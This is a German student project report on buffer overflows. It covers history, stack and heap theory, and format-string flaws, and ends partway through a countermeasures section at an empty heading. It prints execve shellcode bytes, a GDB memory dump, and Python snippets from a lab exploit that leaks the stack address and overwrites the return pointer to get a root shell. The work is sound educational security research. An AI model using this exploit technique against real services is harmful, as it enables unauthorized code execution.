



Hochschule
Bonn-Rhein-Sieg
University of Applied Sciences

Fachbereich Informatik
Department of Computer Science

Projektbericht

im Bachelor-Studiengang Informatik

Buffer Overflows

Praktische Analyse von Schwachstellen

von

Jakob Stühn, John Meyerhoff, Sam Taheri

Betreuer: Mandana Ewert

Zweitbetreuer: Prof. Dr. Stefan Böhmer

Eingereicht am: 7. Januar 2022

Inhaltsverzeichnis

1	Abstract	2
2	Einleitung	3
3	Geschichte	4
3.1	Bekannte Buffer Overflows	4
4	Grundlegende Theorie	5
4.1	Definition	5
4.2	Speicheraufbau	5
4.3	Stack Overflow	6
4.4	Heap Overflow	6
5	Shellcode	7
5.1	Definition	7
5.2	Beispiel	7
6	Praktische Analyse	9
6.1	Programmierfehler	9
6.2	Format-String-Schwachstelle	9
6.3	Szenario	10
6.4	C-Programm	10
6.5	Debugging	11
6.6	Exploit	12
7	Gegenmaßnahmen	14
7.1	Übersicht der Maßnahmen	14
7.2	Low-Level Probleme	14
7.3	Out Of Bounds Object	14
7.4	Statische Analyse	15
7.5	Canaries	15
7.6	Code-Beispiel	15
7.7	Testen	15
7.7.1	Bug Bounty Programme	16
8	Fazit	17
	Literaturverzeichnis	18

1 Abstract

Buffer Overflows gehören trotz ihres hohen Alters noch immer zu den relevantesten Schwachstellen in Computerprogrammen. Aus diesem Grund ist es unabdinglich für jeden, der sich im Feld der Software-Entwicklung oder IT-Sicherheit bewegt, ein grundlegendes Verständnis für Buffer Overflows aufzubauen. Ein Überblick über große und aktuelle Angriffe zeigt, wie verheerend die Auswirkungen einer solchen Schwachstelle sein können. Ein Buffer Overflow beschreibt im weitesten Sinne das “Überlaufen” eines Speicherbereiches durch unvorhergesehene Eingaben, wodurch Schadcode in einen laufenden Prozess injiziert und ausgeführt werden kann.

Der vorliegende Projektbericht beschäftigt sich deshalb mit einer theoretisch-technischen Einführung sowie der praktischen Analyse von Buffer-Overflow-Schwachstellen. Um eine Grundlage für praktische Tests zu schaffen, wurden zunächst die Struktur und der Ablauf eines Programms im Speicher analysiert und theoretische Angriffsmöglichkeiten konstruiert. Anschließend wurde ein fiktives Angriffsszenario und ein verwundbares C-Programm entwickelt. Hierbei zeigte sich schnell, dass bereits die Nutzung von vermeintlich harmlosen Funktionen, wie `fprint()` oder `gets()`, schwerwiegende Auswirkungen auf die Sicherheit einer Applikation haben kann. Um die zuvor konstruierten Angriffstechniken real zu erproben und die Sicht eines Angreifers möglichst realistisch zu analysieren, wurde das verwundbare Programm anschließend im GNU-Debugger durchleuchtet. Dabei ließ sich klar erkennen, dass der Angreifer von einer Kopie des anzugreifenden Programms, oder sogar des Source Codes, profitiert. Mit dem aus dem Debugger erlangten Wissen wurde nun ein Exploit gebaut und in einer simulierten Server-Umgebung ausgeführt. Unter Zuhilfenahme eines injizierten Assembler Programms, konnte auf dem Zielsystem erfolgreich eine privilegierte Shell geöffnet werden. Abschließend wurde sich mit den wichtigsten Abwehrmechanismen auseinandergesetzt und es wurden “cutting-edge” Präventions-Mechanismen, wie statische Codeanalyse oder Canaries, untersucht. Hier zeigte sich klar, dass einem Angreifer die Arbeit zwar erschwert werden kann, Buffer Overflows jedoch nie vollständig verhindert werden können.

Durch diese auf praktische Beispiele fokussierte Herangehensweise soll der Leser dieses Projektberichts die Thematik der Buffer Overflows besser verstehen und einen direkten Nutzen für seine Arbeit ziehen können.

2 Einleitung

Noch immer sind Buffer Overflows eine der relevantesten Schwachstellen in Computerprogrammen. Der folgende Projektbericht beschäftigt sich daher mit der Theorie und Anwendungspraxis hinter Angriffen dieser Art. Der Leser soll verstehen, warum die Gefahr durch Buffer Overflows immer noch hoch ist und wie er sich möglichst effizient schützen kann. Hierfür werden zunächst einige historische sowie aktuelle Beispiele für Angriffe auf der Grundlage von Buffer Overflows betrachtet. Anschließend werden die theoretisch technischen Grundlagen für eine tiefere praktische Analyse gelegt. An konkreten Beispielen werden Shellcode und verschiedene Angriffstechniken erläutert. Diese werden in einer simulierten Serverumgebung ausgeführt und ein reales System kompromittiert. Abschließend werden unterschiedliche Abwehrmechanismen analysiert und erklärt.

Durch eine umfangreiche Betrachtung von Buffer Overflows aus der Sicht eines Angreifers und die Erläuterung verschiedener Verteidigungsmaßnahmen, sollte der Leser ein besseres Verständnis für die Thematik bekommen und für Angriffe dieser Art sensibilisiert werden.

3 Geschichte

3.1 Bekannte Buffer Overflows

Es folgen Beispiele für historische sowie aktuelle Angriffe auf der Grundlage von Buffer Overflows:

„The Morris Worm“ der am 2. November 1988 ins damals noch junge Internet freigelassen worden ist und sich rasant verbreitete, verursachte großen Schaden in Form von überlasteten Systemen und Totalausfällen. Der Wurm wurde vom amerikanischen Robert T. Morris in C geschrieben und umfasste ca. 3200 Programmierzeilen. Morris war Student an der Cornell University und wollte mit seinem Programm die angeschlossenen Rechner an einem Netz zählen. Stattdessen legte er nach nur 15 Stunden 10% des damaligen Internets lahm. Morris wurde zu drei Jahren Haft und einer Geldstrafe von 10.000 US-Dollar verurteilt.

Ein weiteres historisches Beispiel ist der „SQL-Slammer“. Dieser wurde am 25. Januar 2003 entfesselt und hatte schon innerhalb von 30 Minuten über 75.000 Opfer. Der Computerwurm infizierte ungepatchte Microsoft SQL Server 2000 und nutzte dabei zwei Buffer Overflow Schwachstellen. Das Besondere an diesem Wurm war seine kompakte Größe: Er bestand aus einem UDP-Paket von lediglich 376 Bytes und bewegte sich ausschließlich im Arbeitsspeicher des befallenen Computers, nicht jedoch auf der Festplatte. Der Wurm lieferte dabei keinerlei Payload, sondern versuchte lediglich sich selbst zu kopieren und so viele Computer wie möglich zu infizieren. Bei den Entwicklern handelte es sich um zwei Mitglieder der Gruppe 29A, die im Jahr 2004 gefasst wurden.

Eine aktuellere Schwachstelle fand sich 2019 im Messenger Dienst WhatsApp. Diese ermöglichte es Angreifern, mit der Hilfe von manipulierten Videodateien Malware einzuschleusen und sich so Zugriff auf Smartphones zu verschaffen. Die Sicherheitsabteilung von Facebook sprach von einem „Stack-based Buffer Overflow“ der über korrupte MP4-Dateien ausgenutzt wurde. Der Fehler wurde durch einen Patch behoben.

Beim letzten Beispiel handelt es sich um eine Sicherheitslücke in HP-Druckern. Dabei dreht es sich konkret um zwei Sicherheitsprobleme in der Firmware von HP, von der viele Druckermodelle betroffen sind. Eine Liste dieser wurde bereits veröffentlicht. Die Sicherheitslücken erlauben dem Angreifer durch veränderte Anfragen an den Drucker einen Buffer Overflow auszulösen und Schadcode zu injizieren. Die Lücken wurden mittlerweile durch ein Update geschlossen, es existieren jedoch immer noch viele anfällige Systeme.

4 Grundlegende Theorie

4.1 Definition

Im weitesten Sinne beschreibt ein Buffer Overflow eine Schwachstelle in einem Computerprogramm, bei der ein Angreifer einen Speicherbereich fester Größe überschreibt und diesen so zum “Überlaufen” bringt. Durch Ausspähen und Analysieren der Software kann dieses Überschreiben so gezielt geschehen, dass der Fluss des Programms verändert und zuvor injizierter Schadcode ausgeführt wird. [1]

4.2 Speicheraufbau

Wird eine Binärdatei durch den Linker von der Festplatte entnommen, so wird der auszuführende Programmcode zunächst in den Arbeitsspeicher geladen. Im Speicher gliedert sich der Prozess dann in folgende Segmente:

- **Stack:** Wächst von oben nach unten und enthält lokale Daten sowie Funktionsparameter
- **Heap:** Wächst von unten nach oben und enthält dynamisch allozierten Speicher
- **Data:** Liegt unter dem Heap und enthält initialisierte statische Variablen
- **Text:** Liegt unter dem Data-Segment und enthält die Assembler-Instruktionen des Programms

(Segmente, die im weiteren Verlauf keine größere Rolle spielen, werden hier unterschlagen.)




Abbildung 1: Prozess im Speicher

Wenn eine Funktion aufgerufen wird, legt diese zunächst ihre Funktionsparameter auf den Stack, gefolgt von einer Return-Adresse, die angibt, zu welcher Stelle im Programm im Anschluss an die Ausführung der Funktion gesprungen wird, und einem Base Pointer. Darauf folgen lokale Daten, die von der Funktion verwendet werden, wie z. B. ein Char Array.

4.3 Stack Overflow

Der zuvor beschriebene Aufbau des Stacks lässt sich nun durch gezieltes Einfügen von Daten in eine Funktion ausnutzen. Wenn beispielsweise ein Char Array mit einer Größe von 64 Bytes auf den Stack gelegt wird und es dem Angreifer gelingt, als Folge von fehlerhafter Programmierung eine Zeichenkette mit mehr als 64 Bytes in das Array zu laden, so können die überschüssigen Zeichen andere Daten im Stack überschreiben. Durch diese Methode kann der Prozess auf folgende Weisen beeinflusst werden:

- Es kann der Wert einer Variable verändert werden, um den Prozess zu manipulieren.
- Function Pointer können manipuliert werden, um den Programmfluss umzuleiten und zuvor präparierten Shellcode auszuführen.
- Auch durch das Überschreiben von Return Pointern kann auf Shellcode umgeleitet werden.

Ausgeführter Shellcode läuft dann immer unter denselben Privilegien wie der Prozess.




Abbildung 2: Buffer im Stack während eines Overflows

4.4 Heap Overflow

Während der Laufzeit eines Programms allozierter Speicher (z. B. durch `malloc()`) wird im Heap angelegt. Dabei setzt sich jeder Speicherblock aus einem Header und dem tatsächlich angeforderten Speicher zusammen. Der Header enthält hierbei, je nach Implementation, Informationen über den Block, wie z. B. seine Größe. Aus diesen Informationen kann dann abgeleitet werden, an welcher Stelle der nächste Block beginnt.

Wenn ein Angreifer nun Manipulationen im Heap-Speicher vornehmen möchte, muss er die verwendete Implementation kennen und kann in der Regel nur in Richtung der neu allozierten Speicherblöcke überschreiben. Da er aus dem Heap keine Möglichkeit hat, Sprungadressen direkt zu manipulieren und den Programmfluss so umzuleiten, muss er versuchen, einen bestimmten Speicherblock zu überschreiben, zu dem im weiteren Programmverlauf noch einmal gesprungen wird. Dies macht Heap Overflows in der Praxis um einiges komplexer und schwieriger als Stack Overflows.

5 Shellcode

5.1 Definition

Um das folgende Beispiel besser zu verstehen, sollte zunächst erklärt werden, was genau Shellcode ist und wofür er benutzt wird. Shellcode ist definiert als eine Folge von Anweisungen, die über einen Exploit in einen Prozess injiziert und dann durch diesen ausgeführt werden. Er wird verwendet, um die Funktionalität eines Prozesses zu verändern und Befehle auf einem Zielsystem auszuführen. In der Computersicherheit bedeutet Shellcoding im ursprünglichen Sinne, das Schreiben von Code, der bei der Ausführung eine Remote-Shell öffnet. Die Bedeutung von Shellcode hat sich jedoch weiterentwickelt und beschreibt mittlerweile jeden Byte-Code, der in einen Exploit eingefügt wird, um eine gewünschte Aufgabe zu erfüllen.

Zwar ist es theoretisch möglich Shellcode in höheren Programmiersprachen zu schreiben, in der Praxis ist die effizienteste und fast ausschließlich verwendete Sprache jedoch Assembly. Dies ermöglicht, so maschinennah wie möglich zu arbeiten, um mehr Kontrolle über Abläufe zu haben und Speichergröße zu sparen. Der verfügbare Speicher für Shellcode ist meist limitiert. Da Shellcode in Assembly geschrieben wird, ist es wichtig zu beachten, auf welcher Hardware und auf welchem Betriebssystem dieser laufen soll. Es bestehen klare Unterschiede zwischen Linux- und Windows Shellcode: Unter Linux hat man überwiegend direkten Zugriff auf Interface und Kernel, was unter Windows in der Regel nicht möglich ist. Im Folgenden wird ein Shellcode-Beispiel für 64Bit Unix Systeme betrachtet.

5.2 Beispiel

6a 42	push 0x42
58	pop rax
fe c4	inc ah
48 99	cqo
52	push rdx
48 bf 2f 62 69 6e 2f	movabs rdi, 0x68732f2f6e69622f
2f 73 68	
57	push rdi
54	push rsp
5e	pop rsi
49 89 d0	mov r8, rdx
49 89 d2	mov r10, rdx
0f 05	syscall

Abbildung 3: Shellcode

RAX -> system call number (322) RDI -> first argument (path) RSI -> second argument (pointer to path) RDX -> third argument (0) R10 -> fourth argument(0) R8 -> fifth argument(0) R9 -> sixth argument (not used) (Bearbeitet)

Bei dem folgenden Bild sieht man ein Beispiel zu einem Shellcode der dann wenn man vorhat ausge-

führt werden kann um ein System zu manipulieren. Dieses ist aber einfach gehalten um einen übersichtlicheren Blick zu bekommen. Daher sollte man hier von unten beginnen. Der System Call wird aufgerufen und geht an die Adresse im Register RAX. Dieser wurde mit der Hexadezimalzahl 0x42 belegt die auf den Stack gepusht war und durch das pop da eingespeichert wurde, wichtig hierbei ist dass, danach das Register ah was ein 8 Bit Teil vom 64 Bit Register RAX ist inkrementiert wird. Mit anderen Worten wird der Wert 0x42 zum Wert 0x142 dieser ist in Dezimalzahlen 322. Also geht der System Call an die Nummer 322. Der nächste Schritt des Aufrufs ist es ans Register RDI zu gehen was das first argument enthält und den path darstellt. Im Code sehen wir das durch den Befehl movabs der String ("/bin//sh") als Hexadezimalzahl ins Register verschoben wird und danach durch den push Befehl auf dem Stack ist. Der dritte Schritt ist dass, der Aufruf sich das second argument anguckt was den Weg zum path hat und im Register RSI enthalten ist. Das besondere Register RSP oder auch stack pointer zeigt auf den Pfad der letzten Adresse in dem falle den von RDI und dieser Pfad wird in RSI gespeichert, daher die Befehle push RSP und pop RSI. Der Rest vom Code ist in diesem falle nicht so wichtig aber durch den Befehl cqo(convert word to Quadword) am Anfang wird das Register RDX auf null gesetzt und diesen Wert übernehmen dann auch die zwischen Register R8 und R10 durch den mov Befehl. Einen wirklichen nutzen hat dieser kleine 29 Byte große Shellcode nicht, aber er zeigt hervorragend wie man die Register mit dem der Kernel durch den System Call arbeitet man manipulieren kann.

6 Praktische Analyse

6.1 Programmierfehler

Grundsätzlich kann jede Software von Buffer Overflows betroffen sein, die in einer Programmiersprache geschrieben ist, welche direkte Zugriffe auf die Speicherstrukturen des Systems ermöglicht. Beispiele hierfür wären: Assembler, C/C++ oder Fortran. Prinzipiell nicht betroffen sind Programme, die in einer interpretierten Sprache wie Python oder Java geschrieben sind. Bei diesen Sprachen wäre nur ein Overflow im Interpreter selber möglich, da dieser in der Regel auf einer der zuerst genannten Sprachen basiert.

Am problematischsten sind hierbei Funktionen, die es ermöglichen Nutzereingaben zu lesen und zu speichern, die jedoch nicht die Länge der eingegebenen Daten überprüfen können. Zwei der bekanntesten Vertreter für Funktionen dieser Art sind die C Funktionen `gets()` und `strcpy()`:

- `gets(buffer)` Fragt nach Input und kopiert die Eingaben in den angegebenen Speicher
- `strcpy(buffer, input)` Kopiert den Input (z.B. ein Kommandozeilenargument) in den angegebenen Speicher

Da keine Kontrolle auf die Länge des Inputs durchgeführt wird, kann nicht sichergestellt werden, dass der angegebene Speicherbereich ausreichend groß ist oder ob der Input in andere Bereiche überläuft.

6.2 Format-String-Schwachstelle

Bei Format-String-Schwachstellen handelt es sich zwar nicht direkt um eine Art von Buffer Overflow, jedoch können diese oft in ähnlichen Kontexten aufkommen und ermöglichen es Angreifern, Informationen über die Interna eines Programms zu gewinnen.


Problematisch ist hierbei die unvorsichtige Verwendung von Formatierungsfunktionen wie `fprint()`. Soll beispielsweise eine Zeichenkette ausgegeben werden, sollte korrekterweise ein Formatierungsparameter wie `%s` verwendet werden: `printf("%s", chars)`. Die Unterschlagung dieses Parameters scheint zwar auf den ersten Blick dasselbe Ergebnis zu liefern: `printf(chars)`. Die zweite Variante ermöglicht es dem Angreifer jedoch, eigene Parameter einzusetzen, um Informationen auszulesen oder zu manipulieren:

- `%x` Liest Daten vom Stack
- `%s` Liest Strings aus dem Prozess
- `%n` Schreibt einen Integer in den Prozess
- `%p` Gibt Pointer auf void aus

6.5 Debugging

Um diese Schwachstellen nun jedoch gezielt auszunutzen und Shellcode in den Prozess zu injizieren, muss dieser zunächst in einem Debugger analysiert werden. Wegen seines simplen, aber funktionalen Aufbaus fällt die Wahl auf den GNU Debugger.

Ein Blick in die Memory Map des laufenden Prozesses zeigt, dass die zweite Adresse der Format-String-Ausgabe in den Stack verweist.




00400000-00401000	r--p	00000000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00401000-00402000	r-xp	00001000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00402000-00403000	r--p	00002000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00403000-00404000	r--p	00002000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
00404000-00405000	rw-p	00003000	08:01	835843	/home/jakob-kali/Schreibtisch/hallo
015e3000-01604000	rw-p	00000000	00:00	0	[heap]
7fcdabc07000-7fcdabc09000	rw-p	00000000	00:00	0	
7fcdabc09000-7fcdabc2f000	r--p	00000000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabc2f000-7fcdabd78000	r-xp	00026000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabd78000-7fcdabdc3000	r--p	0016f000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc3000-7fcdabdc4000	---p	001ba000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc4000-7fcdabdc7000	r--p	001ba000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc7000-7fcdabdc8000	rw-p	001bd000	08:01	659120	/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc8000-7fcdabdd0000	rw-p	00000000	00:00	0	
7fcdabde7000-7fcdabde8000	r--p	00000000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabde8000-7fcdabe08000	r-xp	00001000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe08000-7fcdabe11000	r--p	00021000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe11000-7fcdabe12000	r--p	00029000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe12000-7fcdabe14000	rw-p	0002a000	08:01	659116	/usr/lib/x86_64-linux-gnu/ld-2.32.so
7ffea779b000-7ffea77bc000	rwxp	00000000	00:00	0	[stack]
7ffea77c4000-7ffea77c8000	r--p	00000000	00:00	0	[vvar]
7ffea77c8000-7ffea77ca000	r-xp	00000000	00:00	0	[vdso]

Abbildung 7: Memory Map

Mit dem Wissen, worauf diese Adresse verweist, lassen sich andere Adressen relativ zu dieser berechnen und ASLR (Address Space Layout Randomization) umgehen.

Der GDB wird nun an den Prozess angehängt und ein Breakpoint an das Ende der `gruss()` Funktion gesetzt. In das Programm werden nun einige leicht wiedererkennbare Zeichenketten eingegeben und der Speicher um die betrachtete Adresse untersucht. Dabei fällt auf, dass sich die Adresse je nach Länge der Eingabe verschiebt. Aus den Beobachtungen lässt sich schließen, dass die Adresse immer auf das Ende der Eingabe im Buffer zeigt.



0x7ffea77bacc5:	0x000040107000007f	0xfea77bade0000000
0x7ffea77bacd5:	0x000040133900007f	0x4242424242424242
0x7ffea77bace5:	0x4242424242424242	0x4242424242424242
0x7ffea77bacf5:	0x4242424242424242	0x4242424242424242
0x7ffea77bad05:	0x4242424242424242	0x4242424242424242
0x7ffea77bad15:	0x4242424242424242	0x4242424242424242
0x7ffea77bad25:	0x2520424242424242	0x2070252070252070
0x7ffea77bad35:	0x4242424242207025	0x4242424242424242
0x7ffea77bad45:	0x4242424242424242	0x4242424242424242
0x7ffea77bad55:	0x4242424242424242	0x4242424242424242
0x7ffea77bad65:	0x4242424242424242	0x4242424242424242
0x7ffea77bad75:	0x4242424242424242	0x4242424242424242
0x7ffea77bad85:	0x4242424242424242	0x4242424242424242
0x7ffea77bad95:	0x4242424242424242	0x4242424242424242
0x7ffea77bada5:	0x4242424242424242	0x4242424242424242
0x7ffea77badb5:	0x4242424242424242	0x0000000000424242
0x7ffea77badc5:	0x0000000000000000	0x0000000000000000

Abbildung 8: Speicherinhalt

(Die roten Klammern in Abbildung 8 markieren den Anfang und das Ende der Eingabe)

Um die Adresse des Instruction Pointers herauszufinden, generieren wir uns eine möglichst zufällige, lange Zeichenkette und geben sie in das Programm ein. Der darauf folgende Segmentation Fault lässt vermuten, dass der Instruction Pointer überschrieben wurde und nun auf eine ungültige Adresse zeigt. Im Debugger lassen wir uns den Inhalt des RIP-Registers ausgeben und suchen ihn in unserer generierten Zeichenkette. Wenn wir diesen und alle folgenden Zeichen jetzt aus unserer Kette löschen, so bleiben noch 264 Zeichen. Wir wissen also: Wenn wir unseren Buffer mit 264 Zeichen füllen, sind die darauf folgenden 8 Bytes der gesuchte Instruction Pointer.

6.6 Exploit

Mit diesem Wissen kann nun ein Exploit für das C-Programm geschrieben werden, mit dessen Hilfe beliebiger Shellcode auf dem Zielsystem ausgeführt werden kann. Hierfür muss zunächst ein Payload-Aufbau gewählt werden:

1. An das Programm werden 264 Zeichen, gefolgt von einem konstruierten RIP, gegeben, der auf den nachfolgenden Shellcode zeigt



Abbildung 9: Payload 1

2. Der Shellcode wird mit in den Buffer geschrieben, der RIP zeigt dann in den Buffer



Abbildung 10: Payload 2

Je nach Größe des Buffers/Shellcode und der vorhandenen Abwehrmechanismen kann die eine oder die andere Variante besser sein. Um Ungenauigkeiten auszugleichen, können zusätzlich noch NOP Slides zum Einsatz kommen. Hierbei handelt es sich um eine Folge von NOP (0x90) Anweisungen, in deren Mitte dann ungefähr mit dem RIP gezeigt wird.



Abbildung 11: NOP Slide

Die NOPs fungieren dann als eine Art "Rutsche" (Slide), an der entlang das Programm an den Anfang des Shellcodes geführt wird.

Im folgenden Beispiel-Exploit wählen wir die erste Variante und verwenden zusätzlich eine NOP Slide:

1. Nach einem erfolgreichen Verbindungsaufbau senden wir dem Dienst eine Folge von Format-String-Parametern, um uns die Startadresse des Buffers zu berechnen:

```
s.send("%p %p\n")
r = s.recv(1024)
start = int(r.split(",")[1], 16) - 6
```

Abbildung 12: Format-String-Ausgabe

2. Mit der Startadresse und unseren 264 Zeichen können wir jetzt den RIP berechnen. Dabei addieren wir noch 16 auf unseren RIP, um in die Mitte der NOP Slide zu zeigen:

```
RIP = struct.pack("Q", (start + len(padding) + 8) + 16)
```

Abbildung 13: RIP

2. Die finale Payload setzt sich dann aus Padding, RIP, NOP Slide und Shellcode zusammen:

```
payload = padding + RIP + "\x90" * 32 + shellcode
```

Abbildung 14: Payload

Nach dem Ausführen des Exploits wird aus dem Prozess eine Shell geöffnet, mit der wir interagieren können. Unsere Berechtigungen entsprechen dabei denen des Prozesses:

```
(jakob-kali@kali-vm)-[~/Schreibtisch]
$ python exploit.py
ich gruesse dich!
Wie ist dein Name?:
lakdzgxdmjrtvgzdmxjgfvxdrgjvxyxvrjfjmvdxmxmjgrjmhgrgxjvfzhzjesnbcjzhebsukfdvnd gnfgfheghnsfejfmskhgvnczhcytsefgyfgyvmdxgzf
mjvgfmyrjgfvmybgvrgyvjzjymjymymmm ukyhg uyu uyfuys,fuuy,kfydygzndxbhstrgtfragb gaegaegrartbhagregbajztjfdstsgugfesukhgfek
uefsukhesf Ha ich gruesse dich!
whoami
root
```

Abbildung 15: Root Shell

7 Gegenmaßnahmen

Wie in Abschnitt 6.6 bereits aufgeführt, gehören zu einem Buffer-Overflow-Angriff mehrere kombinierte Teile. Wenn man nun verhindern möchte, dass ein Programm über diesen Angriff gestürzt werden kann, so hat man mehrere Möglichkeiten diese Teile aufzuhalten oder die Kombination zu blockieren. Es folgen mehrere Möglichkeiten, grob nach Aufwand (für den Entwickler) sortiert.

7.1 Übersicht der Maßnahmen

Low-Level:

- Hardware-basierte Lösungen
- Betriebssystembasierte Ansätze

Passive Härtung der Programme:

- C Range Error Detector und Out Of Bounds Object
- Safe Pointer Instrumentalisierung
- Manuelles Buffer-Overflow Blocken (Input-Bereinigung)

Aktive (Analysierende) Lösungen:

- Statische Code-Analyse
- Stack-Schutz mit "Canary" (Zufallszahl)

7.2 Low-Level Probleme

Sowohl Hardwarelösungen als auch Betriebssystembasierte Lösungen haben das grundlegende Problem, dass die Verhinderung von Buffer-Overflows zu ungewünschten Nebeneffekten führen kann. Es ist auf jeden Fall möglich, jegliche Overflows zu verhindern - dabei werden jedoch auch vom Entwickler gewünschte Overflows verhindert, sodass Programme nicht mehr ordentlich funktionieren. Manchmal wird aus Gründen der Effizienz ein Buffer zum Überlaufen gebracht, ohne dass dieser Überlauf unkontrolliert ist. Leider ist es Praktisch nicht umsetzbar, in einer Hardwarelösung zu entscheiden, welcher Buffer-Overflow böswillig ist.

7.3 Out Of Bounds Object

Ein Out Of Bounds Object ist eine Vereinfachte Lösung um Referenzen ungefährlich zu machen. Es wird verhindert, dass auf Speicher außerhalb des Programms zugegriffen wird, indem Jede Adresse welche nicht im spezifizierten Bereich liegt auf ein bestimmtes Objekt, das sogenannte "Out Of Bounds Object" verweist. Dadurch kann innerhalb des laufenden Programms erkannt werden, das etwas falsch gelaufen ist. Diese Methode ist nicht gängig, da sie technisch gesehen umgangen werden kann, solange der Angreifer weiß, welcher Speicherbereich für das Programm vorgesehen ist.

7.4 Statische Analyse

Wenn das Programm bereits vor der Ausführung analysiert wird, kann ein Tool bestimmen, an welchen Stellen Schwachstellen vorhanden sind und ggf. vorschlagen, wie diese behoben werden können. Leider ist bei größeren Projekten die Aussage, dass keine Schwachstellen mehr vorhanden seien unmöglich zu treffen.

7.5 Canaries

Die Bezeichnung Canary (Engl. Kanarienvogel) stammt aus dem Gebrauch der Kanarienvögel als Indikator für Gas in Mienen. Die Canaries im Code werden als Stack-Schutz verwendet. Das bedeutet, dass beispielsweise Zufallszahlen im Programm auf dem Stack sind und bei einem Buffer-Overflow-Angriff überschrieben werden. Ein Tool wie StackGuard kann in diesem Fall anhand der Änderung einen Fehler feststellen und die Ausführung des Programms abbrechen.

7.6 Code-Beispiel

